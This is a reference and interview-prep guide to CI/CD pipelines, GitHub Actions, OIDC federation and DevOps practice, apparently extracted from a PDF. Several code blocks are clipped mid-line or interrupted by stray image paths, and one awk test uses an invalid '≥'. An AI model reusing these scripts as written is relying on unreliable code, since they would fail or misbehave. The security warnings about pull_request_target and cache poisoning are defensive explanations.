INFRASTRUCTURE & DEVOPS

CI/CD, Infrastructure as Code & DevOps

Pipelines, Terraform, GitOps and release engineering that survive a customer's proxy, their change board and their auditors.

cicd devops github-actions gitlab-ci azure-devops terraform bicep ansible gitops argocd docker deployment devsecops sbom secrets fde

Study Pack · Comprehensive reference & interview prep · ~98 min read · 21,515 words

CONTENTS

1. What DevOps Actually Means
2. Anatomy of a Pipeline
3. Branching, Releases and Versioning
4. GitHub Actions in Depth
5. Azure DevOps and GitLab CI
6. Artifacts, Registries, SBOMs and Provenance
7. Testing in the Pipeline
8. DevSecOps: Security in the Pipeline
9. Secrets Management
10. Infrastructure as Code: Concepts
11. Terraform Deep Dive
12. Bicep, CloudFormation and Ansible
13. Deployment Strategies and Rollback
14. GitOps with Argo CD and Flux
15. Environments, Promotion and Change Management
16. Running Pipelines in a Customer's Tenancy
17. Troubleshooting Pipelines
18. Interview Questions
19. Hardening Checklist and Two-Week Lab Plan

What DevOps Actually Means

DevOps is not a job title, a tool, or a team you can buy. It is a set of practices whose entire purpose is to shorten the distance between "a developer changed a line of code" and "that change is safely running in production, and we know it is working." Everything else — the YAML, the Terraform, the dashboards — exists to serve that one sentence. As a Forward Deployed Engineer you will walk into customers whose distance is measured in weeks and whose deployment process is a 14-page Word document, and your job is to compress it without breaking the controls their auditors depend on.

973x	<1 hr	0–15%	<1 hr
MORE DEPLOYS, ELITE VS LOW	ELITE LEAD TIME TO PROD	ELITE CHANGE FAILURE RATE	ELITE TIME TO RESTORE

The origin of the problem

The traditional split was simple and destructive. Development was measured on throughput — ship features. Operations was measured on stability — change nothing. Those incentives are in direct opposition, so the interface between them became a gate: a release window, a ticket queue, a handover document, a change-advisory board. Every gate added latency, and because releases became expensive, they became large, and because they became large, they became risky, and because they became risky, more gates were added. That loop is the single most common pathology you will find in an enterprise customer.

DevOps breaks the loop by making deployment cheap and small. If deploying takes nine minutes and touches twelve lines, you do not need a war room. The counter-intuitive finding from a decade of DORA research is that **speed and stability are not a trade-off — they are correlated**. Teams that deploy more often have *lower* failure rates, because small changes are easier to reason about, easier to test, and trivially easy to revert.

The four DORA metrics

These come from Google's DevOps Research and Assessment programme and the book *Accelerate*. They are the only four numbers you need to describe the health of a delivery pipeline, and they are the first four numbers you should ask a customer for on day one. Two measure throughput, two measure stability.

Metric	Definition	How to measure it	Elite	Low
Deployment frequency	How often code reaches production	Count successful prod deploy jobs per week in the CI system	On demand, many per day	Less than once a month
Lead time for changes	Commit timestamp → running in prod	Join git commit time to deployment record by SHA	Under one hour	One to six months
Change failure rate	% of deploys causing degradation needing remediation	Incidents or rollbacks divided by deploys	0–15%	45–60%
Mean time to restore (MTTR)	Incident start → service restored	Incident tracker timestamps	Under one hour	Over a week

✦ **Use these as a consulting wedge**
Do not open a customer engagement by proposing a tool. Open it by instrumenting these four numbers from data they already have — git history, their CI system's API, their incident tracker. A one-page baseline ("your median lead time is 23 days, 70% of which is waiting for the Thursday CAB") converts arguments about tooling into arguments about evidence, and it gives you a before/after you can point at in six weeks.

A fifth metric was later added — **reliability** (how well the service meets its availability and latency targets) — because a team can optimise the first four and still deliver a fast, frequent, terrible service. In practice reliability is captured by SLOs and error budgets, which are covered properly in the observability guide; here it is enough to know that the pipeline must be able to answer "did this deploy make things worse?" automatically.

The three ways

Gene Kim's framing from *The Phoenix Project* is still the cleanest way to explain DevOps to a sceptical VP:

1. FLOW

Optimise the whole left-to-right stream from idea to customer value. Make work visible, limit work in progress, reduce batch size, eliminate handoffs. A pipeline is the physical embodiment of flow.

2. FEEDBACK

Create fast, constant right-to-left feedback. Tests that fail in four minutes, not four days. Monitoring that pages before the customer calls. Swarm on problems at the source rather than passing defects downstream.

3. CONTINUAL LEARNING

Blameless postmortems, deliberate experimentation, converting local discoveries into global improvements. Chaos engineering and game days live here. So does writing the runbook *before* the incident.

CI, CD and CD — three terms people conflate

Term	What it actually requires	Hard part
Continuous Integration	Every developer merges to trunk at least daily; every merge triggers an automated build and test suite; a broken build is fixed immediately and takes priority over new work.	Not the server. The discipline of small merges and a green trunk.
Continuous Delivery	Every commit that passes the pipeline produces a release candidate that *could* be deployed to production at the push of a button. Deployment is a business decision, not a technical event.	Making the deploy mechanism boring and repeatable across environments.
Continuous Deployment	Every commit that passes the pipeline *is* deployed to production automatically, with no human gate.	Requires genuine confidence in tests, progressive delivery, and automated rollback. Most regulated customers will never do this, and that is fine.


> ⚠ **Say "Continuous Delivery" in enterprise rooms**
> Continuous Deployment terrifies risk officers because it sounds like "no one checks." Continuous Delivery is the same engineering work with the final gate retained as a deliberate, logged, one-click human approval. You get 95% of the benefit and you keep the audit trail. Lead with it.

What the FDE actually owns

On a customer site, you rarely get to build the platform team's dream. You get a GitLab instance from 2021 behind a corporate proxy, four shared runners, a change freeze from 15 December to 5 January, and a security team who have never approved a container registry. The DevOps work is 30% YAML and 70% negotiation: finding out who owns the runner fleet, what the egress rules are, which approval the auditors actually read, and what evidence satisfies them. Treat the organisational constraints as first-class engineering inputs, because they will shape the design more than any technical preference you have.

Anatomy of a Pipeline

Every CI/CD system — GitHub Actions, GitLab CI, Azure DevOps, Jenkins, Tekton, CircleCI, Buildkite — implements the same seven-stage shape with different nouns. Learn the shape once and the syntax becomes a lookup table. The shape is: something triggers a run, you build an artifact exactly once, you test and scan that artifact, you publish it somewhere immutable, you deploy it to successive environments, and you verify it works.



The vocabulary, normalised

Concept	GitHub Actions	GitLab CI	Azure DevOps	Jenkins
Whole definition	Workflow	Pipeline	Pipeline	Pipeline / Jobfile
Group that runs on one machine	Job	Job	Job	Stage (declarative)
Ordering barrier	`needs:`	`stages:` / `needs:`	`stage` / `dependsOn`	Sequential stages
Single command unit	Step	Script line	Step / task	Step
Reusable unit	Action	`include:` template	Task / template	Shared library
Machine	Runner	Runner	Agent	Agent / node
Files passed between jobs	Artifact	Artifact	Artifact / pipeline artifact	Stash / archive

Stage 1 — Trigger

What starts a run determines what the run is allowed to do. There are five triggers you will configure constantly:

- ☐ **Push to a branch** — the fast feedback loop. Builds and tests, usually does not deploy.
- ☐ **Pull request opened/updated** — the gate. Must run on a merge preview (the result of merging the PR into the target), not just the PR head, or you will merge code that was never tested in combination.
- ☐ **Tag push** (e.g. `v1.4.2`) — the release. Produces a versioned, signed, published artifact.
- ☐ **Schedule (cron)** — nightly full regression, dependency freshness checks, security rescans of already-published images (new CVEs appear against unchanged images every day).
- ☐ **Manual / API / upstream event** — promotion between environments, emergency rollback, triggered by an ops tool or a webhook.

> ✕ **The `pull_request_target` trap**
> In GitHub Actions, `pull_request` from a fork runs with a read-only token and no secrets — safe. `pull_request_target` runs in the context of the *base* repository with full secrets, while checking out code the contributor controls. Combining `pull_request_target` with `actions/checkout` of `github.event.pull_request.head.sha` and then running a build script is a complete repository compromise: the attacker's `package.json` postinstall script runs with your secrets. This is a real, repeatedly-exploited pattern. If you must use it, check out only trusted paths and never execute contributor code.

Stage 2 — Build once

The single most important rule in the whole discipline: **build the artifact exactly once, then promote that same artifact through every environment**. If you rebuild for staging and rebuild again for production, you have not tested what you shipped. A transitive dependency published a new patch between the two builds; a base image tag moved; the build machine had a different toolchain. Your staging sign-off certified a different set of bytes.

Concretely this means the environment-specific parts — API endpoints, connection strings, feature flags, log levels — must be injected at *runtime* via environment variables, mounted config, or a config service. It must never be baked in at build time. The test for this is simple: can you take the exact image digest that is in production today and run it in dev by changing only environment variables? If not, you are not building once.

TEXT

```
BAD                                    GOOD
build --env=dev    → image:dev         build → image@sha256:abc123
build --env=stage  → image:stage                 |
build --env=prod   → image:prod                  +→ dev    (CONFIG_URL=dev.interna
                                                 +→ stage  (CONFIG_URL=stage.inter
Three different artifacts.                       +→ prod   (CONFIG_URL=api.custome
You tested none of them.               One artifact. Tested in every environment.
```

Stage 3 — Test

Tests are ordered by cost. Run the cheap ones first and fail fast: a 20-second lint failure should not wait behind a 14-minute integration suite. A practical ordering is lint and type-check, then unit tests, then component/integration tests against containers, then contract tests, then (post-deploy) smoke and end-to-end tests. Each layer gets its own job so the failure message tells you where the problem is without reading logs.

Stage 4 — Scan

Static analysis on your source (SAST), composition analysis on your dependencies (SCA), secret scanning on the diff and the full history, and vulnerability scanning on the built container image. Each produces findings with severities, and each needs a documented policy for what blocks a merge versus what files a ticket. Covered in depth in the DevSecOps section.

Stage 5 — Package & publish

Take the built artifact and put it somewhere immutable and addressable: a container registry (by digest), a package feed (npm/PyPI/Maven/NuGet), a release asset. Attach the metadata that makes it traceable — git SHA, build timestamp, SBOM, provenance attestation, signature. The rule here is that an artifact tag should never be reused. `:latest` is not a version; `:1.4.2` must be immutable; the only truly safe reference is the digest.

Stage 6 — Deploy

Move the artifact into an environment. This should be a single idempotent operation that can be re-run safely — `kubectl apply`, `helm upgrade --install`, `terraform apply`, `az webapp deploy`. It must be the same operation in every environment, differing only in parameters, because that is what makes the production deploy boring: you have already executed it fifty times this week in dev.

Stage 7 — Verify

A deploy that "succeeded" because a command exited 0 proves nothing. Verification means: health endpoints return 200 with the expected version string; a handful of critical smoke tests pass against the real environment; error rate and latency stay within bounds for a defined bake period. If any of these fail, roll back automatically. Without this stage, your MTTR is however long it takes a human to notice.

BASH

```bash
#!/usr/bin/env bash
# verify.sh — post-deploy gate. Exits non-zero to trigger automated rollback.
set -euo pipefail

BASE_URL="${1:?usage: verify.sh <base-url> <expected-sha>}"
EXPECTED_SHA="${2:?}"
DEADLINE=$(( $(date +%s) + 180 ))

# 1. Wait for the new version to actually be serving.
until [ "$(date +%s)" -gt "$DEADLINE" ]; do
  got=$(curl -fsS --max-time 5 "$BASE_URL/healthz" | jq -r '.commit // "none"') || got
  if [ "$got" = "$EXPECTED_SHA" ]; then echo "version confirmed: $got"; break; fi
  echo "waiting: health reports '$got', want '$EXPECTED_SHA'"; sleep 5
done
[ "$got" = "$EXPECTED_SHA" ] || { echo "FAIL: version never rolled out"; exit 1; }

# 2. Critical-path smoke tests against the real environment.
curl -fsS --max-time 10 "$BASE_URL/api/v1/status" | jq -e '.database == "ok" and .cach
  || { echo "FAIL: dependency health check"; exit 1; }


code=$(curl -s -o /dev/null -w '%{http_code}' -X POST "$BASE_URL/api/v1/search" \
       -H 'content-type: application/json' -d '{"q":"smoke"}')
[ "$code" = "200" ] || { echo "FAIL: search returned HTTP $code"; exit 1; }

# 3. Bake: error rate must stay under 1% for 120s (Prometheus-backed).
sleep 120
err=$(curl -fsS "$PROM_URL/api/v1/query" --data-urlencode \
  'query=sum(rate(http_requests_total{status=~"5..",app="checkout"}[2m]))/sum(rate(htt
  | jq -r '.data.result[0].value[1] // "0"')
awk -v e="$err" 'BEGIN{ exit !(e < 0.01) }' || { echo "FAIL: error rate ${err}"; exit

echo "VERIFY PASSED"
```

Pipeline design heuristics

Target under 10 minutes for the PR pipeline — beyond that developers context-switch and stop watching it. Make every job independently re-runnable. Never let a pipeline step depend on mutable external state (a tag that moves, `pip install` without a lockfile, a shared database). Put the slowest reliable signal as early as you can afford it. And print the exact reproduction command on failure, so the developer's first action is `make test-integration`, not "open the web UI and squint".



The same digest is in all three environments. The UAT sign-off certifies the exact bytes that reach production.

Build once, promote the digest, inject configuration at runtime, verify after every deploy.

Branching, Releases and Versioning

Branching strategy is not a style preference — it determines how often you can integrate, how painful merges are, and whether continuous integration is even possible. A customer running three-month feature branches cannot do CI by definition, no matter what their Jenkins server does. Changing the branching model is often the highest-leverage change you can make, and it is also the one that generates the most emotion, so bring data.

The three models you will meet

TRUNK-BASED DEVELOPMENT

Everyone commits to `main`, or to branches that live hours, not days. Incomplete work is hidden behind feature flags. Release by tagging `main`, or by cutting a short-lived release branch. Requires strong tests and flags. This is what elite DORA performers do.

GITHUB FLOW

`main` is always deployable. Short-lived feature branches, PR, review, squash-merge, deploy. No `develop`, no release branches. The pragmatic default for web services deployed continuously. Trunk-based with a PR gate.

GITFLOW

`main`, `develop`, `feature/*`, `release/*`, `hotfix/*`. Designed in 2010 for versioned desktop software with multiple supported versions in the field. Heavy merge overhead. Its own author now recommends against it for continuously delivered web apps.

Dimension	Trunk-based	GitHub Flow	GitFlow
Long-lived branches	`main` only	`main` only	`main` + `develop`
Typical branch lifetime	Hours	1–3 days	Weeks
Merge conflict pain	Minimal	Low	High, concentrated at release
Needs feature flags	Yes, essential	Helpful	No
Supports multiple live versions	Via release branches	Poorly	Yes, by design
Good fit	SaaS, high deploy frequency	Most web services	Shipped/on-prem software, SDKs, firmware

⚠ **Do not evangelise trunk-based into an on-prem product team**
If the customer ships software that runs in *their* customers' data centres and must support v3.2, v4.0 and v4.1 simultaneously with backported security fixes, GitFlow-style release branches are the correct answer, not legacy thinking. Ask "how many versions are live in the field right now?" before recommending anything. One answer means trunk-based; five answers means release branches.

Semantic versioning

`MAJOR.MINOR.PATCH` — a contract with consumers, not decoration.

- ☐ **MAJOR** — you broke backward compatibility. Consumers must change code. Removed an endpoint, renamed a field, tightened validation, changed a default.
- ☐ **MINOR** — you added functionality, backward compatible. New optional field, new endpoint, new config option with a safe default.
- ☐ **PATCH** — bug fix only, no interface change.

- [ ] Pre-release: `1.4.0-rc.1`, `2.0.0-beta.3`. Build metadata: `1.4.0+20250612.9f3c21a` (ignored for precedence).

- [ ] `0.y.z` means "anything may change". Going to `1.0.0` is a promise about stability, so do not do it casually.

For internal services deployed continuously, many teams use `CalVer` (`2025.06.12`) or just the commit SHA, because nobody is pinning against your version — there is one consumer and it is you. For anything a customer integrates against (a library, an API, a CLI you hand over), SemVer is non-negotiable, and the first customer escalation about an unannounced breaking change will teach you why.

Conventional commits and automated changelogs

A structured commit message format that lets you derive the version bump and the changelog mechanically:

TEXT

```
<type>(<optional scope>): <description>

[optional body]

[optional footer(s)]

TYPES    feat (MINOR) | fix (PATCH) | docs | style | refactor | perf | test | build |
BREAKING append ! after type/scope, or add a "BREAKING CHANGE:" footer → MAJOR

EXAMPLES
  feat(auth): support device-code flow for CLI login
  fix(ingest): handle UTF-16 CSV exports from the customer SFTP drop
  perf(search): cache embedding lookups, p95 1.8s → 240ms
  refactor!: drop Node 16 support

  BREAKING CHANGE: minimum runtime is now Node 20; the Dockerfile base image changed.
```

With this in place, `semantic-release`, `release-please` or `changesets` will compute the next version, write `CHANGELOG.md`, tag the repo, and publish — with zero human judgement about version numbers. That removes an entire category of release-day argument.

YAML

```yaml
# .github/workflows/release.yml — fully automated SemVer release from conventional com
name: release
on:
  push:
    branches: [main]
permissions:
  contents: write        # create tags and releases
  issues: write
  pull-requests: write
  id-token: write        # npm provenance / OIDC
jobs:
  release:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with: { fetch-depth: 0 }      # semantic-release needs full history to find th
      - uses: actions/setup-node@v4
        with: { node-version: '20', cache: npm, registry-url: 'https://registry.npmjs.
      - run: npm ci
      - run: npx semantic-release
        env:
          GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
          NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
```

Release branches and hotfixes

Even on trunk-based teams you will eventually cut `release/4.2` because a customer froze on it. The rules that keep this sane: fixes land on `main` *first*, then cherry-pick to the release branch (never the reverse, or the fix is lost on the next release); release branches are deleted when the version is EOL; and every release branch has its own pipeline that runs the full suite, because nobody is watching it daily.

BASH

```
# Hotfix discipline: fix forward on main, then backport.
git switch main && git pull
git switch -c fix/token-refresh-race
# ... fix, test ...
git commit -m "fix(auth): guard token refresh with a mutex to stop duplicate refreshes
# merge the PR to main, note the resulting squashed SHA
git switch release/4.2 && git pull
git cherry-pick -x 7ab1c39          # -x records the original SHA in the message — ess
git push                            # release pipeline builds 4.2.7 and ships it

# Verify a fix is present on every live branch before closing the ticket:
for b in main release/4.2 release/4.1; do
  printf '%-14s ' "$b"
  git log --oneline "origin/$b" --grep='token refresh race' | head -1 || echo 'MISSING
done
```

Branch protection is where policy becomes real

On `main`: require pull requests, require at least one approving review (two for anything touching auth or billing), require status checks to pass, require branches to be up to date before merging, require signed commits if the customer's policy demands it, dismiss stale approvals on new pushes, and forbid force-push and deletion. Enforce for administrators too — an auditor *will* ask whether admins can bypass, and "yes" is a finding.

GitHub Actions in Depth

GitHub Actions is the system you are most likely to be handed, and the one where the gap between "works" and "production-grade" is largest. A workflow is a YAML file in `.github/workflows/`; it contains jobs; jobs contain steps; steps either `run` a shell command or `uses` an action. Everything else is detail — but the detail is where the security incidents and the 40-minute build times live.

A complete, production-shaped workflow

YAML

```yaml
name: ci

on:
  push:
    branches: [main]
    tags: ['v*.*.*']
  pull_request:
    branches: [main]
  workflow_dispatch:
    inputs:
      deploy_env:
        description: 'Environment to deploy to'
        type: choice
        options: [dev, uat, prod]
        default: dev

# Least privilege by default; individual jobs widen this.
permissions:
  contents: read

# One run per branch; cancel superseded runs on PRs but never on main.
concurrency:
  group: ci-${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: ${{ github.event_name == 'pull_request' }}

env:
  REGISTRY: ghcr.io
  IMAGE_NAME: ${{ github.repository }}

jobs:
  # ──────────────────────────────────────────────────────────────── fast gate
  lint:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with: { python-version: '3.12', cache: pip }
      - run: pip install -r requirements-dev.txt
      - name: ruff
        run: ruff check --output-format=github .
      - name: mypy
        run: mypy --strict src/

  # ──────────────────────────────────────────────────────── matrix unit test
  test:
    runs-on: ${{ matrix.os }}
    timeout-minutes: 25
```

```yaml
    strategy:
      fail-fast: false           # see every failing combination, not just the first
      max-parallel: 6
      matrix:
        os: [ubuntu-latest, windows-latest]
        python: ['3.10', '3.11', '3.12']
        include:
          - os: ubuntu-latest
            python: '3.12'
            coverage: true       # only upload coverage from one canonical combinatio
        exclude:
          - os: windows-latest
            python: '3.10'       # customer does not run this combination
    services:
      postgres:
        image: postgres:16-alpine
        env:
          POSTGRES_PASSWORD: test
          POSTGRES_DB: appdb
        ports: ['5432:5432']
        options: >-
          --health-cmd "pg_isready -U postgres"
          --health-interval 5s --health-timeout 5s --health-retries 10
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: ${{ matrix.python }}
          cache: pip
          cache-dependency-path: requirements*.txt
      - run: pip install -r requirements.txt -r requirements-dev.txt
      - name: pytest
        env:
          DATABASE_URL: postgresql://postgres:test@localhost:5432/appdb
        run: |
          pytest -n auto --dist loadgroup \
                 --junitxml=reports/junit-${{ matrix.os }}-${{ matrix.python }}.xml \
                 --cov=src --cov-report=xml --cov-report=term-missing
      - name: Enforce coverage floor
        if: matrix.coverage
        run: |
          pct=$(python -c "import xml.etree.ElementTree as E;\
print(round(float(E.parse('coverage.xml').getroot().get('line-rate'))*100,1))")
          echo "coverage=${pct}%"
          awk -v p="$pct" 'BEGIN{ exit !(p ≥ 80) }' || { echo "::error::coverage ${pc
      - uses: actions/upload-artifact@v4
        if: always()             # upload test reports even when the job failed
        with:
          name: junit-${{ matrix.os }}-${{ matrix.python }}
```

```yaml
        path: reports/
        retention-days: 7

  # ──────────────────────────────────────────────────────────── build + push
  build:
    needs: [lint, test]
    runs-on: ubuntu-latest
    timeout-minutes: 30
    permissions:
      contents: read
      packages: write           # push to GHCR
      id-token: write           # OIDC for keyless signing
      attestations: write
    outputs:
      digest: ${{ steps.push.outputs.digest }}
      version: ${{ steps.meta.outputs.version }}
    steps:
      - uses: actions/checkout@v4

      - uses: docker/setup-buildx-action@v3

      - uses: docker/login-action@v3
        with:
          registry: ${{ env.REGISTRY }}
          username: ${{ github.actor }}
          password: ${{ secrets.GITHUB_TOKEN }}

      - id: meta
        uses: docker/metadata-action@v5
        with:
          images: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}
          tags: |
            type=semver,pattern={{version}}
            type=semver,pattern={{major}}.{{minor}}
            type=sha,format=long
            type=ref,event=branch
            type=raw,value=latest,enable={{is_default_branch}}

      - id: push
        uses: docker/build-push-action@v6
        with:
          context: .
          platforms: linux/amd64,linux/arm64
          push: ${{ github.event_name != 'pull_request' }}
          tags: ${{ steps.meta.outputs.tags }}
          labels: ${{ steps.meta.outputs.labels }}
          cache-from: type=gha
          cache-to: type=gha,mode=max
          provenance: true
```

```yaml
        sbom: true

    - name: Generate build provenance attestation
      if: github.event_name != 'pull_request'
      uses: actions/attest-build-provenance@v1
      with:
        subject-name: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}
        subject-digest: ${{ steps.push.outputs.digest }}
        push-to-registry: true

# ──────────────────────────────────────────────────────────────── deploy
deploy-dev:
  needs: build
  if: github.ref == 'refs/heads/main'
  runs-on: ubuntu-latest
  environment:
    name: dev
    url: https://dev.internal.example.com
  permissions:
    id-token: write           # OIDC to Azure — no stored credentials
    contents: read
  steps:
    - uses: actions/checkout@v4
    - uses: azure/login@v2
      with:
        client-id: ${{ vars.AZURE_CLIENT_ID }}
        tenant-id: ${{ vars.AZURE_TENANT_ID }}
        subscription-id: ${{ vars.AZURE_SUBSCRIPTION_ID }}
    - name: Deploy by digest, never by tag
      run: |
        az containerapp update -n app-dev -g rg-platform-dev \
          --image "${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}@${{ needs.build.outputs
    - name: Verify
      run: ./scripts/verify.sh https://dev.internal.example.com "${{ github.sha }}"

deploy-prod:
  needs: [build, deploy-dev]
  if: startsWith(github.ref, 'refs/tags/v')
  runs-on: ubuntu-latest
  environment:
    name: production          # required reviewers + wait timer configured in repo s
    url: https://app.example.com
  permissions: { id-token: write, contents: read }
  steps:
    - uses: actions/checkout@v4
    - uses: azure/login@v2
      with:
        client-id: ${{ vars.AZURE_CLIENT_ID_PROD }}
        tenant-id: ${{ vars.AZURE_TENANT_ID }}
```

```
      subscription-id: ${{ vars.AZURE_SUBSCRIPTION_ID_PROD }}
  - run: |
      az containerapp update -n app-prod -g rg-platform-prod \
        --image "${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}@${{ needs.build.outputs
  - run: ./scripts/verify.sh https://app.example.com "${{ github.sha }}"
  - name: Roll back on verification failure
    if: failure()
    run: az containerapp revision set-mode -n app-prod -g rg-platform-prod --mode
         az containerapp ingress traffic set -n app-prod -g rg-platform-prod --rev
```

Caching — where your build minutes go

Dependency installation usually dominates CI time. `actions/setup-*` has built-in caching for the common package managers, which is the first thing to turn on. For anything else, use `actions/cache` and get the key right: the key must change when the inputs change, and `restore-keys` gives you a partial hit to build from.

YAML

```
  - uses: actions/cache@v4
    with:
      path: |
        ~/.cache/pip
        ~/.cache/ms-playwright
        .venv
      key: ${{ runner.os }}-py${{ matrix.python }}-${{ hashFiles('requirements*.tx
      restore-keys: |
        ${{ runner.os }}-py${{ matrix.python }}-
        ${{ runner.os }}-
```

Cache poisoning is a real attack path

Caches are scoped per branch, but a cache written on a feature branch is readable from `main` 's base branch scope in some configurations. Never cache anything that is later executed without verification — a compiled binary, a `node_modules` with lifecycle scripts, a pip wheel directory. Cache package-manager download caches (immutable, checksum-verified by the package manager) rather than installed trees, and never populate a cache from a fork PR.

Reusable workflows vs composite actions

Both reduce duplication; they are not interchangeable.

	Reusable workflow (`workflow_call`)	Composite action
Granularity	Whole jobs, can define several	A sequence of steps inside one job
Runs on	Its own runner(s)	The caller's runner
Secrets	Explicit `secrets:` or `secrets: inherit`	Passed as inputs
Can set `runs-on`	Yes	No
Nesting depth	Up to 4 levels	Up to 10
Use for	"The standard build-and-publish job for every Python service"	"Install our internal CA and configure the proxy"

YAML

```yaml
# .github/workflows/reusable-python-build.yml  (in a central platform repo)
on:
  workflow_call:
    inputs:
      python-version: { type: string, default: '3.12' }
      coverage-floor: { type: number, default: 80 }
      runs-on:        { type: string, default: 'ubuntu-latest' }
    secrets:
      CODECOV_TOKEN: { required: false }
    outputs:
      wheel: { value: ${{ jobs.build.outputs.wheel }} }
jobs:
  build:
    runs-on: ${{ inputs.runs-on }}
    outputs: { wheel: ${{ steps.b.outputs.name }} }
    steps:
      - uses: actions/checkout@v4
      - uses: ./.github/actions/corp-bootstrap      # composite: CA + proxy + index UR
      - uses: actions/setup-python@v5
        with: { python-version: ${{ inputs.python-version }}, cache: pip }
      - run: pip install -r requirements.txt -r requirements-dev.txt
      - run: pytest --cov=src --cov-fail-under=${{ inputs.coverage-floor }}
      - id: b
        run: |
          python -m build
          echo "name=$(ls dist/*.whl | head -1)" >> "$GITHUB_OUTPUT"

# ─── caller, in each service repo ───
# jobs:
#   build:
#     uses: acme/platform-workflows/.github/workflows/reusable-python-build.yml@v3
#     with: { python-version: '3.11', runs-on: 'self-hosted-linux' }
#     secrets: inherit
```

YAML

```yaml
# .github/actions/corp-bootstrap/action.yml — a composite action every customer job ne
name: Corporate bootstrap
description: Trust the internal CA, configure the proxy, point package managers at Art
inputs:
  ca-bundle-b64: { description: 'Base64 internal root CA', required: true }
runs:
  using: composite
  steps:
    - shell: bash
      run: |
        set -euo pipefail
        echo "${{ inputs.ca-bundle-b64 }}" | base64 -d | sudo tee /usr/local/share/ca-
        sudo update-ca-certificates
        # Make every common toolchain trust it too.
        {
          echo "NODE_EXTRA_CA_CERTS=/etc/ssl/certs/ca-certificates.crt"
          echo "REQUESTS_CA_BUNDLE=/etc/ssl/certs/ca-certificates.crt"
          echo "SSL_CERT_FILE=/etc/ssl/certs/ca-certificates.crt"
          echo "PIP_INDEX_URL=https://artifactory.corp.local/api/pypi/pypi-remote/simp
          echo "NPM_CONFIG_REGISTRY=https://artifactory.corp.local/api/npm/npm-remote/
          echo "HTTPS_PROXY=http://proxy.corp.local:8080"
          echo "HTTP_PROXY=http://proxy.corp.local:8080"
          echo "NO_PROXY=localhost,127.0.0.1,.corp.local,169.254.169.254"
        } >> "$GITHUB_ENV"
```

OIDC: deleting your long-lived cloud credentials

The default pattern — paste an `AZURE_CLIENT_SECRET` or an AWS access key into repository secrets — creates a credential that lives forever, works from anywhere, and appears in every fork request your security team reviews. OIDC federation replaces it: GitHub mints a short-lived, signed JWT describing the workflow run, the cloud validates it against a trust policy, and issues a token valid for about an hour. Nothing long-lived is stored anywhere.

JSON

```
// AWS IAM trust policy — note the tightly scoped sub condition
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": { "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions
    "Action": "sts:AssumeRoleWithWebIdentity",
    "Condition": {
      "StringEquals": {
        "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
        "token.actions.githubusercontent.com:sub": "repo:acme/payments-api:environment
      }
    }
  }]
}
```

The wildcard that gives away your cloud account

`"sub": "repo:acme/*"` or a `StringLike` with `repo:acme/payments-api:*` means *any branch, including a branch an attacker pushes after compromising one developer account* can assume the production role. Always pin to `:environment:production` (combined with required reviewers on that environment) or to `:ref:refs/heads/main`. This misconfiguration is the single most common finding in GitHub Actions security reviews.

Self-hosted runners

In a customer tenancy you will usually run self-hosted. The things that bite:

- **Never attach a self-hosted runner to a public repository.** A fork PR can execute arbitrary code on your machine inside the customer's network. GitHub warns about this; people do it anyway.
- **Ephemeral runners.** Use `--ephemeral` (or Actions Runner Controller / autoscaling sets) so each job gets a clean machine. Persistent runners accumulate state and let one job poison the next.
- **Labels are your scheduling API.** `runs-on: [self-hosted, linux, x64, gpu, dmz]` — be specific, because a job that lands on the wrong runner fails in confusing ways.
- **Runner groups** restrict which repositories may use which runners. Production-network runners should be available to exactly the repositories that need them.
- **Outbound-only networking.** The runner polls GitHub over HTTPS 443; GitHub never connects inbound. This is the fact that gets runners through a firewall review.

- [ ] **Disk.** Docker layer caches and workspace directories fill disks silently. Schedule `docker system prune -af --filter "until=168h"` and monitor free space — "job failed with no space left on device" is the most common self-hosted outage.

BASH

```bash
# Register an ephemeral self-hosted runner behind a corporate proxy
export HTTPS_PROXY=http://proxy.corp.local:8080
export NO_PROXY=localhost,127.0.0.1,.corp.local

mkdir -p /opt/actions-runner && cd /opt/actions-runner
